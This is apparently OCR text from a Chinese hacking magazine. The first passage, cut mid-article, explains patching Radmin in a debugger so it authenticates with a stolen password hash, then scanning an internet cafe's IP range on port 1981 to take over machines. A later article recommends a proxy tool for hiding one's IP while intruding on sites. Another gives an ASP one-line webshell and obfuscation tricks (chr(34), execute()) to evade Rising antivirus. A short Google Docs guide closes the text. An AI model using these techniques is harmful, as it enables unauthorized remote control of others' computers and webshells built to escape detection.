
4．在我们刚才下断点处，再按F2取消断点，代码颜色已经正常了。光标继续选中这一行代码，CTRL+F9 跟踪程序直到遇到返回一下，再按F8单步过。OD 又一次停在了009D24B3处，好了，现在睁大眼睛从这行代码往下找，直到看见009D24CE时停下，我们已经到了关键的地方了。之前的所有工作就是为了找这个地址，如图10。光标选中，按一下F4，把注意力放在下方的内存框中，我们要寻找一个很重要的地方。右键—转到—表达式，填上“[esp]”，点“确定”，看到了什么？是不是我们刚才填的密码，如图11。

5．这说明我们快要成功了，现在把我们从注册表中读到的hash值复制，再到内存框中，就是刚才发现密码的地方，往上到第一行数据，一定是第一行啊！选中，右键—二进制—二进制粘贴，此时这里的代码又变成了红色的。好了，按下最后一个键F9，刷！对方的屏幕映入了眼帘，如图12（注意：在F9运行的时候，radmin并没有运行，就要用Shift+F9了）。

哈哈，拿出superscan3.0填上网吧的IP范围，端口写上1981，哈哈，装了radmin的机子，现在你都可以控制了，我们就这样以彼之道还彼之身，如图13。

看了上面复杂的方法你是不是有点晕，莱莱们别慌，我最后给大家个简单工具，Radmin的hash版，顾名思义，在连接时只要输入hash就OK了，不用再反汇编那么麻烦，一切就是这么简单（图14）。


图13


图14

三、总结


文章的关键部分只是我的测试经验，基本是依葫芦画瓢的。但是这个看似简单的过程对于不懂逆向的莱莱来讲，做起来也会和我一样困难的，不过多做几遍就会熟悉的。这个漏洞让我对逆向工程有了新的认识，还有这样的用处啊。这个漏洞更大的是发挥在提权的时候，怎么用，就看自己了。


（本文所涉及到的OllyICE、Radmin的脱壳版和HASH版已收录到光盘中）

送给叉子的傻瓜级代理

文章难易度：★★
文章的要点：代理隐藏软件Hide The IP的使用介绍

对于我们小莱来说，如果想入侵一个网站而不被发现自己真实的IP地址，或者仅仅是为了玩国外游戏，通常都需要代理来把我们的真实IP隐藏起来。今天我给大家一个目前最好用的代理IP工具，个人认为是空前绝后啊，它的名字叫做Hide The IP。


图1


图2

这款软件已经被国内的朋友汉化了，软件的第一步就是安装，安装步骤其实很简单，一路前进就可以了。打开后的界面如图1所示，下面我就主要讲讲它的使用方法吧。

它有两个搜索功能：一是搜索所有国家，顾名思义就是不论范围，随机给你一个替换，可能是任何一个国家的IP地址；二是仅搜索选定国家。相信大家都会选择第二个，可以用这个功能隐藏为我们想替换成的国家IP。在使用此功能前需要先点击“选择



图3





图4

国家"右侧的刷新，选择国家的下拉菜单才会有选项。接下来比如我们想隐藏成奥地利的IP，就在国家那儿选择Austria（图2）。然后点击左数第一个锁状图标就可以了（图3），成功隐藏后会出现如图4所示的提示。下面我们来看一下是否真正的隐藏成功了，打开www.ip138.com查看一下，验证正确了（图5），高兴ING。


www.ip138.com IP查询(搜索IP地址的地理位置)

您的IP地址是：[81.189.215.181] 来自：奥地利

图5

这款软件的其它功能我就不详细说了，有兴趣的朋友可以研究研究，最后还希望大家如果发现有更好的东西别忘了在X上与大家共享啊！（本文所涉及到的Hide The IP已收录到光盘中）


看菜鸟巧妙绕过瑞星

踏雪

使用过瑞星的朋友们都知道，它最近开始查杀C\S型Webshel了，只要遇到**if request("*")"" Then session("*")=request("*")**、**if session("*")"" Then execute(session("*"))**就会当作是病毒，把这两句删掉。注意其中*是通配符，即无论你把密码换成什么，只要是这样的格式，都会被删除掉。知道了原理，一切就都不难了，下面我们来看看怎么绕过吧。第一，可以把变量提取出来，即变成**a=request("j") if a"" then session("j")=a b=session("j") if b"" then execute(b)**。还有一种方法，就是把整个代码都当作字符串放进变量里，再使用execute执行这个变量，代码就变成：

```
a="if request("&chr(34)&"j"&chr(34)&")"&chr(34)&""&chr(34)&" then session
("&chr(34)&"j"&chr(34)&")=request("&chr(34)&"j"&chr(34)&")"
b="if session("&chr(34)&"j"&chr(34)&")"&chr(34)&""&chr(34)&" then execute
(session("&chr(34)&"j"&chr(34)&"))"
execute(a)
execute(b)
```

有人可能会问了，那么多引号怎么都变成chr(34)了？原来引号的ASCII码是34，ASP中的chr()函数可以把ASCII码还原成字符。现在两句代码中的引号都被chr(34)替换了，瑞星当然查不出了。如果我们感觉这样的代码很乱，难看懂又容易写错，其实可以在记事本中输入原来的代码，然后使用替换功能把""""统统换



成""&chr(34)&""，然后往代码最开头加上"a=""结尾加上""execute(a)"（图1）。

其实类似的方法还有许多，我在此简单的介绍一下方法是因为一直在使用的C/S木马被查杀，不想看到和我一样的菜菜们又开始在网上搜集免杀的Webshell了。

好用的在线文件处理系统——Google文件

txcbg

相信不少朋友在处理文字时都使用微软的记事本或Word，在制作电子表格时使用微软的Excel，在制作幻灯片时使用微软的PowerPoint……但除了记事本程序是系统默认自带的外，其它的几个都需要另外安装，假如你使用的电脑没有安装相应的软件，而你又要使用的话，怎么办呢？为了解决这个问题，各种借助于网络的在线文件处理系统就产生了。

在众多的在线文件处理系统中，我比较喜欢Google推出的Google文件，通过地址http://docs.google.com可以直接登录到Google文件，也可以在登录到我们的Google邮箱后，点左上角的Google文件链接进入，Google文件的主界面如图1所示（登录Google文件必须要有一个Google邮箱的帐号，没有的话可以到http://mail.google.com注册一个）。




图2

通过新建菜单可以建立文档（类似于我




图1





图3

